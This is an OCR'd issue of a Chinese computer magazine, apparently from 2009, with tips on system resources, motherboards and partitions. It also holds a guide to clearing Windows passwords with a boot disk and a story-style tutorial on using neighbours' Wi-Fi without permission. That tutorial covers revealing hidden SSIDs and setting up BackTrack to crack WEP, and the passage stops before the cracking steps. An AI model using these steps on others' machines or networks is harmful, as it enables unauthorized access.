
第一步：将下载的文件进行解压并刻录成光盘，用刻录好的光盘启动电脑。连续敲三次回车键，到出现"一键Ghost主菜单"时，用方向键或者鼠标选择第5项"DOS工具箱"。在DOS工具箱中选择最后一个NTPASS选项。

第二步：此时我们已经打开了Active@Password Changer3.0汉化版（见图1）。其中第一项是选择Windows所在的分区，第二项是搜索所有硬盘中存放SAM文件（保存密码的文件）的分区，当你不能确定SAM存放在哪个分区时可以选择第二项，一般SAM文件都保存在C:\Windows\System32\config下，因此在这里我们输入数字"1"，敲回车键继续。



第三步：软件会打开硬盘分区列表窗口，根据Vista所在的分区输入相应的数字序号，我的Vista在第一个分区，输入数字键0，回车。软件开始扫描此分区上的SAM文件，扫描完成后，按回车键继续。

第四步：在打开的用户列表窗口中，会显示出当前系统中所有的用户（见图2），一般第一项为administrator超级管理员。用方向键移动光标，选择你要修改密码的账户。Active@Password Changer对英文用户的显示没问题，但对中文用户的显示会出现一定程度的乱码，但我们可以根据RID等信息，找到我们自己的用户名。选择后，敲回车键继续。



第五步：此时会打开用户属性列表，显示出所选择的用户的属性（见图3）。默认情况下，光标会在"清除此用户密码"选项前的括号中闪烁，我们也可以用方向键移动光标到此选项。按字母键"Y"，屏幕上会出现"属性修改成功"的提示，然后再按任意键返回。

最后按Esc键退出程序，重新启动



电脑。这回看一看，是不是Vista的大门已经开启了，别犹豫了，赶快开工吧。

这款软件不仅能够打开Vista的大门，对令人注目的Windows7也同样适用。

如果你的英文不错，想用E文版的，可以从http://www.onlinedown.net/soft/65247.htm下载Active Boot Disk 4.1.4光盘版，解压后将其刻录到光盘上，用光盘启动电脑，当出现Active Boot Disk的主界面时，用方向键移动光标选择Active@Password Changer选项，敲回车，即可打开Active@Password Changer工具，进行密码的修改，具体方法同上。

小编点评：只要你能接触电脑，有足够的时间，那么不管什么密码都是这么的脆弱，最好的防御方法就是把电脑锁起来！

轻轻地我走了，正如我轻轻地来

■江西/陈小华



看了2009年第9期的《轻轻飘过你的QQ日志，不留下一个脚印》一文，觉得其实不必那么麻烦。

第一种方法：不用登录QQ，直接在地址栏输入"http://user.qzone.qq.com/好友的QQ号码"，就可以进入没有"设防"的QQ空间了。

还有一种方法：登录QQ邮箱，点击邮箱首页的"阅读空间"。在这里会列出"好友更新"和"好友推荐"两个栏目，点击"好友更新"下面的"阅读所有好友更新"。看到你想要"飘过"的QQ好友了吗？没有？那肯定是你的这一位好友更新太"勤快"了——N天都没有更新日志了。按"下一页"翻一页吧。找到好友的名字，单击他。你需要的一幕已经展现在你的眼前。还等什么，你只需轻点鼠标，就可以飘过了。

这种方法的好处在于不需要额外验证，和你在QQ中用"进入QQ空间"享受一样的待遇。


小编点评：方法不错，这么容易的方法怎么能不推荐给大家呢？

隐藏分区 看我另辟蹊径

额外奖 ¥20


最近看了2009年第8期《隐藏分区 看我剑走偏锋》这篇文章。"设备管理器"里面的"通用卷"并没有显示盘符，虽然它与"我的电脑"中显示分区次序相同，但是对我安装了Windows和Linux双系统的硬盘来说，想隐藏Windows下的一个分区可不是那么容易。由于Linux分区的特殊性，设备管理器的存储卷中总共显示了10个通用卷，而我只有四个Windows分区（C、D、E、F），如果我想隐藏F盘的话该怎么办呢？

其实还有更简单可靠的方法，按下Win+R组合键，弹出"运行"对话框，输入diskmgmt.msc，在"磁盘管理"中可以看到Windows的四个分区和不能被识别的Linux分区（见图）。



右击需要隐藏的分区，选择"更改驱动器名和路径"，然后选择"删除"即可。这样该驱动器的盘符就被删除了，但是分区包含的文件依然保留。当需要重新启用该分区时，右击被隐藏的分区，选择"添加"，为隐藏的分区添加一个盘符即可。

小编点评：这样能够在资源管理器看不到分区，但通过一些软件还是可以发现这些分区，不过对于一般的隐藏应用足够了。




清理临时文件方法：单击“开始→程序→附件→系统工具”，打开“磁盘清理”，选中C盘符，单击“确定”开始清理。也可用进行“磁盘碎片整理”，加快系统运行速度。

细说常说的“节约资源”

●四川/朱莉

话说小翔从高中开始用电脑也快10年了，今天又兴冲冲地到一位美女家去帮着修那老过时的慢电脑，别看美女不动手，话倒不少，“翔哥，别人说软件占用资源大是什么意思？”“别人说的资源是什么东西？”“为什么一重启电脑，资源就少了呢？”电脑修好了，美女相伴一顿美餐，不过提的问题倒是把小翔难住了。晚上正坐在电脑旁边想这些问题，迷糊中怎么傻博士来了，哈哈，正是时候。



美丽的代价

傻博士好像了解小翔的想法，二话不说，带他飞到了“计算机世界”大楼前，径直来到一间开着的房间，里面好热闹！按钮、光标、位图等许多常见的人都在忙碌着，而其他房间都是紧锁的。傻博士说，“平时常说的资源占用，其实就是指的系统资源。当应用程序运行时，内存就像是这栋大楼，在这栋楼里要专门留出一个房间，让正在运行的各种不同的程序在这里自由进出并活动，比如按钮、光标、菜单位置等等。这个房间里的系统资源过多，房间就越挤，当然电脑就会变慢啦”。听到这里，小翔茅塞顿开，难怪不得美女的电脑那么慢，桌面背景是个不断飘落的雪花，鼠标也是个不停眨眼的小狗，美丽的后面，付出了系统资源占用大量空间的代价！

这些占用大量空间的系统资源，主要来自于桌面动态软件、各类多媒体播放软件、监视系统的工具软件、预览字体的应用程序(如微软Office)等。

误传：硬件配置高，反应肯定快？

买一台硬件配置高的计算机，这样系统资源越大，计算机反应就肯定越快吗？答案是否定的。系统资源和内存不是一个概念，无论怎样改变硬件，内存是256MB还是4GB，在Windows系统下，同一操作系统拥有相同的系统资源空间，换句话说，系统资源空间的大小是由操作系统决定的。“计算机世界”大楼（即硬件配置）修建得再豪华，大楼的主人就相当于是操作系统，由主人来分配给系统资源的房间有多大，而与这栋大楼是无关的。所以“硬件配置越高，系统资源越大”的说法是错误的。

小提示：

硬件高配置当然也很有优势，只是与系统资源无关。比如大内存的好处在于可以一次性容纳大量数据，提高数据调用速度。另外，也有更多的数据会有充足的空间保留在内存中不被清除。所以，在使用过程中你仍然能明显感觉到比用小内存快。

让资源占用不再臃肿

通过上面的分析，小翔已经知道要想使电脑变快，只有真正让系统资源尽量减少调用，才能提高使用电脑的速度。减少占用系统资源的常用方法主要有以下方面。

少用桌面动态软件

动态桌面是相当耗费系统资源，包括窗体、鼠标等Windows系统的程序，要想节省空间，最好的方法就是全部使用系统自带的默认程序。

减少自动运行的程序

很多软件在安装过程中都被自动加入到系统自启动了，这样做的后果是Windows自动运行的程序太多，导致占用系统资源空间过大。



解决方法：单击“开始→运行”输入msconfig，单击“确定→启动”，如图1所示，去掉不需要自启动的程序前的对钩。

最省资源的各类软件集合包

尽管我们再努力，但是常用应用软件还是要用的，因此尽量用省资源的软件，可以让电脑可以更多的同时并用多个软件。

最省资源的BT客户端：Utorrent（http://www.newhua.com/soft/61269.htm）

最省资源的杀毒软件：NOD32（http://www.newhua.com/soft/10148.htm）

最省资源的视频播放软件：MPlayer（http://www.newhua.com/soft/29851.htm）

最省资源的音频软件：Foobar 2000 Lite（http://www.pcdown.net/soft/18649.htm）

最省资源的浏览器：MiniIE（裸奔浏览器，http://www.miniie.com/）

修改注册表收回系统资源

在“运行”中输入regedit，在打开的注册表编辑器左侧，找到[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\XPlorer]，单击右侧窗口的空白处，新建一个名为AlwaysUnloadDll的“字符串值”，如图2所示，将AlwaysUnloadDll的键值修改为1，退出注册表编辑器，重启电脑即可。

CF [XR08]

“主”宰电脑 “板”定乾坤

●李明海

有人把CPU当做电脑的大脑，那么主板可以说是躯干，就算你大脑再好，如果身体不成，很多事情还是完不成，反映到日常的应用中就是莫名其妙的死机，没电，不能开机等等，可以说主板问题能引发n多故障。

南桥+北桥=主板

一提到主板，高手们满口的P45，845，790，其实都是主板的芯片组，而芯片组是由南桥和北桥组成的，它的分工基本上是北桥决定主板的性能，南桥决定主板的功能。

“北桥”主要是用来处理内存、显卡、CPU中间的数据交换，如果把“数据”比作公共汽车，那么北桥就是“公交枢纽”，所有的数据都在这里交换处理。你的主板支持什么样的CPU、能用什么样的显卡，都在这里决定。它通常是隐藏在一个大大的散热片下。

你的主板支持SATA硬盘、集成显卡、声卡、网卡这些都是“南桥”来控制的。

你可能会遇到的主板问题

若是一个菜鸟向你夸赞新买的电脑如何高档，CPU如何快，你不妨问问他的主板如何。说不定比较下来，你的老电脑反而要比他的还快。

升级250G硬盘 奔驰E500仅2699



奔驰E500 奔腾双核
英特尔奔腾双核2.2G处理器E2200
- 2G DDR-II内存
- 250G SATA硬盘
- DVDRW刻录光驱
- 集成Intel显卡
- 内置9合1读卡器
- 19"宽屏液晶

升级至 250G SATA硬盘




仅售 ¥2699

❶ 目前，有很多低价的台式机看着CPU、内存、硬盘都很强大，但主板从来是不会出现在宣传单中。为了节约成本，不少台式机的标配是老主板+新CPU，这其中最大的弊端就是性能上的损失，同时还造成了未来升级时的瓶颈。所以在购买时不妨问问销售人员主板的型号。

如果你是攒机，建议不要在主板上省钱，毕竟这是整个平台的中枢。

主板肯定需要选择，而在挑选时，最好还是购买一些大品牌的主板，比一些没名的“山寨板”要有保证得多，像华硕、技嘉、微星等等都是比较好的选择。另外JS通常的伎俩是在主板型号上搞些小动作，比如有些主板，少个功能，型号少个G，就差上二三十元，于是就有了可赚的“利润”



❷ 影响电脑稳定、节能的关键因素就是电压，好的主板在供电部都会处理，比如使用“固态电容”，目的是增加电流的稳定性，一是为了超频，二来也是为了系统的稳定。

你所能见到的主板型号

平台	主板型号	适合CPU	点评
Intel独立显卡平台	I845	Pentium 4	你只能在二手台式机上找到的主板芯片
	I865	Pentium D	你只能在二手台式机上找到的主板芯片
	P965	Core 2 Duo E6300、Core 2 Duo E4300	2008年初的主流芯片
	P35	Core 2 Duo E6350、Pentium E2160	2008年初的主流芯片
	P43	Pentium E5200、Core 2 Duo E7400	简化版P45，预算不多可考虑，不支持Cross Fire双卡互联技术
	P45	Core 2 Duo E8400、Core 2 Quad Q8200	目前主流产品，P45具备当前Core 2 Duo平台最好的技术规格，性价比较高
	P55	Core I5	未来的主流芯片组产品，即将上市
Intel整合显卡平台	G41	Pentium E5200、Core 2 Duo E7200	G45的入门产品，规格缩水较大
	G45	Pentium E5200、Core 2 Duo E7400	兼容性最佳的整合平台，但功能较少，继承了P45的大部分技术特性。但是，他不能实现完全的硬件高清解码
	X58	Core I7	全硬解码，性能最强平台，三通道DDR3内存，平台价格在4000元以上
AMD	780G	Phenom II 7850	低价整合平台的首选，可硬解高清电影
	790GX	Phenom X3 720	显卡核心变为HD3300的780G，超频性能好
nVIDIA	MCP78	与780G平台基本一致	780G的对头，整合GF8200，兼容性不错，支持CUDA

稀饭寄语

● 主板是电脑中的主要部件，这个部分一定要舍得花钱。

● 总听人说大板和小板，一般来说小板多用在小机箱中，如果不是因为选择了小机箱，实在没必要去用小板。

● 对于菜鸟来说，在判断一款主板的好坏时，可以简单地看看主板上是否布满了元件、焊接是否精细等等。

CF [XR09]

Cornel http://cornel.blog.cfan.com.cn
投稿 tebht@cfan.com.cn

北京浮生记

一个IT民工“凿壁偷网”的故事

■策划/CFan编辑部 | ■监制/Cornel | ■撰稿/辽宁 雁鸣 江西 中国龙

2009年某月的某一天，从某知名大学计算机应用技术专业毕业的我怀揣五千多元钱连夜踏上北上的列车，目的地是祖国的心脏——北京。没有人知道，北漂将会给我带来什么，直到现在我还在想，是否大多数北漂族都和我一样，在走投无路的时候走向祖国的心脏……

STORY 1 毫无障碍，搭乘邻居网络顺风车

到了北京，花800大洋安顿好住处，工作暂时没有着落。为排遣自己身在他乡为异客的孤寂，咬咬牙、狠狠心、跺跺脚，花3500个大洋买了个本本。有心装个宽带，但摸摸瘪瘪的钱囊，还有不到500元，还要生活，只得作罢。每天蜗居在卧室听到左邻右舍QQ那此起彼落的嘀嘀声，心中甚痒，一日心中一动，能否来个“凿壁偷光”，蹭蹭他人的网络来用用呢？

蹭网

给自己一个可以蹭的理由

所谓“蹭网”是指借助于周边现成的无线网络，通过一定的技术手段，从而达到免费上网的目的。因此，要想蹭网必须具备一定的条件。

①身边要有无线热点

“无线热点”也就是我们常说的公共WLAN（无线局域网），它是一种通过无线接入点（含无线AP或无线路由器）的无线信号覆盖区域，可以为用户提供联网或Internet互联网服务。无论是私人架设的无线网络还是大城市由政府主导架设的无线网络，只要无线信号能覆盖到，都可以蹭。

②电脑要有无线网卡或迅驰模块

单有无线热点还不行，我们的本本还需要有可以接收无线信号的硬件设备。这个实现起来一点也不困难，带有迅驰模块的笔记本已经具有无线联网的条件了。没有迅驰技术的本本也不要紧，我们另外购一款无线网卡即可。

小知识

★什么是无线AP？

应该说目前无线AP的称呼比较混乱，使人听起来一头雾水，无线AP是Access Point（无线访问节点、会话点或存取桥接器）的简称。从狭义来讲，AP是指单纯性无线AP，说直白一点就是一个无线的交换机，仅仅提供一个无线信号发射的功能。广义的AP是一个包含很广的名称，它不仅包含单纯性无线接入点（无线AP），也同样是无线路由器（含无线网关、无线网桥）等类设备的统称。在文章中如没有特别的说明，我们一般还是只将所称呼的无线AP理解为单纯性无线AP，以示和无线路由器加以区分。

★什么是无线路由器？

无线路由器是无线AP与宽带路由器的一种结合体；它借助于路由器功能，可实现家庭无线网络中的Internet连接共享，实现ADSL和小区宽带的无线共享接入。

小知识

什么是迅驰？

迅驰是英特尔公司面向笔记本电脑推出的无线移动计算技术的品牌名称，迅驰（Centrino）是：Centre(中心）与Neutrino（中微子）两个单词的缩写。它由三部分组成：移动式处理器（CPU）、相关芯片组以及802.11无线网络功能模块。迅驰最吸引人的地方是具备无线连接、流动通讯的功能，采用迅驰技术的本本，只要周围有无线热点存在就可以无线上网。

蹭网

免费网络不请自来


经过一番研究，发现我的本本具有迅驰模块，可以无线上网，于是怀着激动、不安而略带紧张的心情开始了“蹭网”处女行。

第1步：安装本本迅驰模块的驱动。将本本自带驱动程序光盘插入光驱，弹出安装界面，选择安装无线网卡并按提示进行操作即可。

第2步：检查无线服务是否开启。

什么是WIFI？ 小知识

WIFI是Wireless Fidelity的简称，是IEEE（美国电气电子工程师学会）为解决无线网路设备互连，于1997年6月制定发布的无线局域网标准。IEEE802.11是IEEE制定的第一个无线局域网标准，主要用于解决办公室局域网和校园网中用户与用户终端的无线接入，后来又推出了众多的后续版本。
1997年，发布IEEE802.11，速度2Mbps；
1999年，发布IEEE802.11a，速度54Mbps；
1999年，发布IEEE802.11b，速度11Mbps；
2003年，发布IEEE802.11g，速度54Mbps；
目前最新的IEEE802.11n，最高速度300Mbit/s；



在“运行”对话框中键入“services.msc”，回车后打开Windows服务窗口。在服务列表框中找到“Wireless Zero Configuration”服务，在打开的属性窗口中双击，将其启动类型设置为“自动”，单击“确定”即可（见图1）。



第3步：搜索身边的无线热点。按下笔记本电脑上的无线联网开关键（上面带有无线网络标识），这时在任务栏托盘区会出现一个“无线网络连接”图标。双击该图标，就可以看到搜索到的无线热点了。其中，带锁头标志的表示是经过加密的无线热点，没带锁头标识的，则是没有经过加密的无线热点（见图2）。

故障排除：排除无法搜索到无线热点故障。如果在“无线网络连接”窗口中搜索不到无线热点，而身边又确实存在无线热点，那么，则是“Wireless Zero Configuration”服务没有启动的缘故，进入服务列表，将WZC启动即可。如果仍然不行，那么则可以单击“无线网络连接”窗口左侧窗格中的“更改高级设置”链接，然后切换到“无线网络配置”标签，选中“用Windows配置我的无线网络设置”复选项，确定之后故障即可排除（见图3）。


蹭网

轻松挤进邻家网络

搜索到无线热点之后，要蹭网就简单了，前面没有带锁头标志的、绿格子最多的是首选，因为这样的无线热点没有加密且WUFI信号强，可以直接连接使用并且速率稳定。在“无线网络连接”窗口中选定某一个没有加密且信号强的无线热点，单击右下角的“连接”即可。就这样，即可轻松挤进粗心邻居没有设防的无线网络大门，现在就可以自由上网冲浪了。

小提示

不要指鹿为马，WIFI非WI-FI！
802.11b有时也被错误地标为Wi-Fi，实际上Wi-Fi是无线局域网联盟（WLANA）的一个商标，该商标仅保障使用该商标的商品互相之间可以合作，与标准本身实际上没有关系。但是后来人们逐渐习惯用WIFI来称呼802.11b协议。它的最大优点就是传输速度较快，可以达到11Mbps，笔记本电脑的迅驰技术就是基于该标准的。



STORY 2 追根溯源，揪出网络隐藏的SSID

为尽快解决肚子和钱囊问题，在初来北京的日子里，我买了张北京地图然后便如猎狗般在城市中寻找那个能给我未来和金钱的公司！很明显，在这座“具有3000多年建城史和800多年建都史的世界历史文化名城”中我迷路了，原来在首都找工作也特难！

追根

SSID成为隐形人的秘密

这天拖着疲惫的身体回到宿舍开机上网，前几天还用得好好的无线热点突然人间蒸发了，怎么回事？略一沉思，在计算机应用专业喝过墨水的我立马明白了，对方隐身匿踪成了网络隐形人了。怎么，你不信？对方是如何藏匿踪迹的呢？还是让我来告诉大家吧！那就是——禁止SSID广播

大家都知道，同一生产商推出的无线路由器或AP都使用了相同的SSID，而Windows XP自带无线网络扫描功能可以侦测到当前区域内的SSID，很多如我一般的蹭网者很容易搜索到这些SSID，并利用通用的初始化字符串来连接无线网络，从而达到免费蹭网的目的，更有一些别有用心之人，可能通过SSID进行非法的入侵，从而给无线网络带来威胁。因此，那些安全意识较强的人往往会禁止SSID。

第1步：在浏览器地址栏键入无线路由器的管理地址，以D-liNk DIR 300为例，键入“192.168.0.1”，回车后弹出登录对话框，键入“Admin”和密码后进入路由的管理页面。

第2步：选择“安装”标签，然后选择“无线安装”→“手动无线因特网安装”选项。

第3步：在接下来的页面中，将默认的无线网络名称“dlink”更改为其他任意标识，并选中“启用隐藏无线”复选框，最后单击“保存设置”按钮即可（见图4）。

由于没有进行SSID广播，该无线网络被无线网卡忽略了，尤其是在使用Windows XP管理无线网络时，达到了“掩人耳目”的目的。



> **小提示**
> 无线路由器的品牌不同，“禁止SSID广播”的方法也略有不同，有的是选中“禁止SSID广播”，有的是取消“允许SSID”，还有的是将“Wireless SSID Broadcast”设置为“Disabled”。另外，禁止SSID广播后，无线网络的效率会受到一定的影响，但安全性则相对提高了。

> **小知识**
> ### 什么是SSID？
> SSID（Service Set Identifier）是用来区分不同的网络的字符串，最多可以有32位，无线网卡设置了不同SSID就可以进入不同网络，通俗地说，SSID就是厂商或用户自己给无线网络所取的名字，默认情况下，SSID为路由或AP厂商的名字，如TP-LINK、D-PLINK等等。

溯源


让隐形人从幕后到台前

对于设置了“禁止SSID广播”的无线网络，通过普通的办法在Windows XP的无线连接窗口中是搜索不到的，不过，借助于一款小工具的帮助，隐藏的SSID还是逃脱不了我的法眼，被我从幕后揪到了台前。

第1步：下载并安装NetStumbler v0.4 汉化第三版，下载地址：http://www.crsky.com/soft/9917.html。

第2步：运行NetStumbler，如果杀毒软件弹出警告框，请将NetStumbler添加到信任区域。

第3步：单击NetStumbler窗口中绿色的“扫描”按钮，很快隐身的无线的网络就现出了原形。其SSID、NAC地址、通道、速度等信息一应俱全，特别是会以“伪装”加以特别标识（见图5）。在这里要记下这个更改的SSID，下步要用到，我这里侦测到的隐身SSID为“qiaoshan”。



搭车

使用隐藏的无线网络上网

再狡猾的狐狸也斗不过好猎手！藏得再深也能把你揪出来，光揪出来还不行，这样太便宜他了，立即着手搭车，再次利用他的网络上网冲浪……

第1步：双击任务栏的无线网卡管理图标，注意不是Windows自带的无线连接图标。如果看不到无线网卡管理图标，则通过程序菜单来启动它。我使用的是大多数笔记本自带的迅驰模块通用的Intel (R) PRO/Wireless 2200BG无线网卡，其自带的管理程序是Intel PROSet Wireless。

第2步：启动Intel PROSet Wireless后，单击“启用因特尔PROSet/无线”按钮，程序开始搜索周围的无线网络，很快就可以发现那个隐藏的无线网络，并显示“SSID未广播”（见图6）。



第3步：选中这个“SSID未广播”的无线网络，单击“配置”按钮，在“配置式名称”文本框中随意输入一个名称，在“无线网络的名称（SSID）”文本框中，输入此前侦测到的隐身SSID的名称，示例中是“qiaoshan”，单击“下一步”（见图7）。

第4步：连续再次单击两次“下一步”完成无线网络的配置工作。最后，选中“配置式”列表中的网络，并单击“连接”按钮，就可以搭上隐身人的网络自由冲浪了。



STORY 3 攻城拔寨，劫持WEP加密的无线网络

经过N多波折，我终于把自己贱卖给了一家IT公司，从此开始了起得比鸡早，干得比牛多，吃得比猪差的“IT民工”生活。在北京举目无亲，蹭网成了我下班后最愉快的事。每天下班第一时间便是开机上网，只有在游戏的世界中，我才是战无不胜的王者，而不再是那个可怜的IT民工。一天回到宿舍，开机、搜索可用的无线热点，咦，怎么全都加密了？！要想直接挤进去上网是不可能的了，难道就此罢手，心中当然不甘！兵来将挡，水来土掩，你用加密语，我有破解经。

攻城

利刃在手

①BT

要破解WEP加密的无线网络，需要有一款得心应手的利刃，只有这样我们才能披荆斩棘，勇往直前，最终捕获WEP密码。这款工具就是BackTrack（简称BT），现在有BT3和BT4 Beta两个版本，并且分光盘版、U盘版和虚拟机版，我们可以在其官方网站根据自己的实际需要来下载，下载地址：http://www.remote-exploit.org/backtrack_download.html。

②卡王、卡皇、神卡

在这里应该指出的是并不是所有的无线网卡都支持BT，自己的网卡在不在BT的支持范围内，我们可以在http://download.csdn.net/source/1263761列表中查询。如果我们走“背”字，无线网卡不被BT所支持，那么要想破解WEP加密只有重新更换能够被BT支持的无线网卡了。通过淘宝网，我们以“蹭网”为关键字搜索，足不出户就可以淘得一款能够被BT完美支持的无线网卡。

小知识

卡王、卡神、卡皇之争。无论是在硬件网站上还是在淘宝上，我们能够找到许多可以被BT完美支持的无线网卡，但是其前面冠以的卡王、卡神、卡皇弄得用户是一头雾水，那么到底什么是卡王、卡神、卡皇呢？到底哪款更为厉害呢？所谓的卡王、卡神、卡皇都是USB接口的无线网卡，因无视民用无线功率标准，将本不该在网卡上出现的功率放大模块加了进去，因其强大信号与高效率破解WEP密码，被无数无线蹭网者所称赞，网卡销售者趁机炒作，称其为“王”、“皇”、“神”。卡王出现的最早，卡皇是卡王的升级版，功能更为强大。卡神采用的是Atheros AR5534芯片，可以完美支持BT 3、BT 4，支持注入攻击，破解速度更快。

小提示

在使用“ifconfig -a”查看时，往往会列出数个网卡，其中到底有没有自己的无线网卡呢？最好的方法是利用MAC地址来定位。查看MAC地址的方法是在Windows命令行窗口中输入“ipconfig /all”，其中提示无线连接“Physical Address”的就是网卡的MAC地址。

攻城

兵临城下

刚才介绍了BT分光盘版、U盘版和虚拟机版，下面分别介绍一下这三个版本的用法。

①光盘版

首先从官方网站下载光盘版的BT3或BT4（我们以BT3为例，下同），下载得到的是一个ISO镜像，因此，我们只需用相应的刻录工具将ISO刻录到光盘上即可。要刻录光盘镜像，可选的刻录工具很多，最为方便的莫过于ISORecorder3.0（下载地址：http://www.piaodown.com/soft/8724.htm）。下载安装ISORecorder，安装之后找到下载回来的BT3光盘镜像文件，在其上单击鼠标右键，选择“Copy Image To CD”命令，在弹出来的窗口中指定刻录光盘所在的位置即可。

②U盘版

对于下载回来的USB版的BT3压缩包，将解压缩到U盘的根目录，这样，根目录下有 BT3和Boot两个文件夹。

在“运行”对话框中键入“CMD”回车后打开一个命令行窗口，通过CD命令进入到U盘根目录下，例如U盘是H盘，那么则运行如下命令：

H:回车

cd boot

bootinst.bat

回车后按提示即可为U盘添加引导记录了，制作完毕重启时插入U盘启动即可使用BT3了。

小提示

运行bootinst.bat时报错，提示要加-f参数错误的处置。bootinst.bat之所以报错，则是因为系统把U盘识别成了“本地磁盘”而非“可移动磁盘”。遇到这种情况，则进入到U盘的boot文件夹，用记事本打开bootinst.bat，把“:setupNT”小节下面的“\boot\syslinux\syslinux.exe -ma -d \boot\syslinux %DISK%:”改为“\boot\syslinux\syslinux.exe -fma -d \boot\syslinux %DISK%:”即可。

③虚拟机版

首先从官网下载虚拟机版的BT3，下载完毕解压到任意一个目录，然后打开VMWare Workstation虚拟机，单击菜单“文件”→“打开”命令，然后打开刚才解压得到的BT3目录中的“Other Linux 2.6.X KERNEL.vmx”文件。

尽管VMWare Workstation虚拟机能够使用USB设备，但是默认情况下，USB设备只能在物理主机中使用。因此，要想在VMWare Workstation虚拟机中使用USB网卡，需要将无线网卡驱动加载到虚拟机中。单击菜单栏的“虚拟机”→“可移动设备”→“USB设备”，然后从其列表中选择自己的无线网卡即可。

接下来，在VMWare虚拟机中，单击“启动该虚拟机”命令，即可启动BT3。

攻城

胜券在握

准备好了BT3工具，下面正式开始了无线网络的破解之旅。

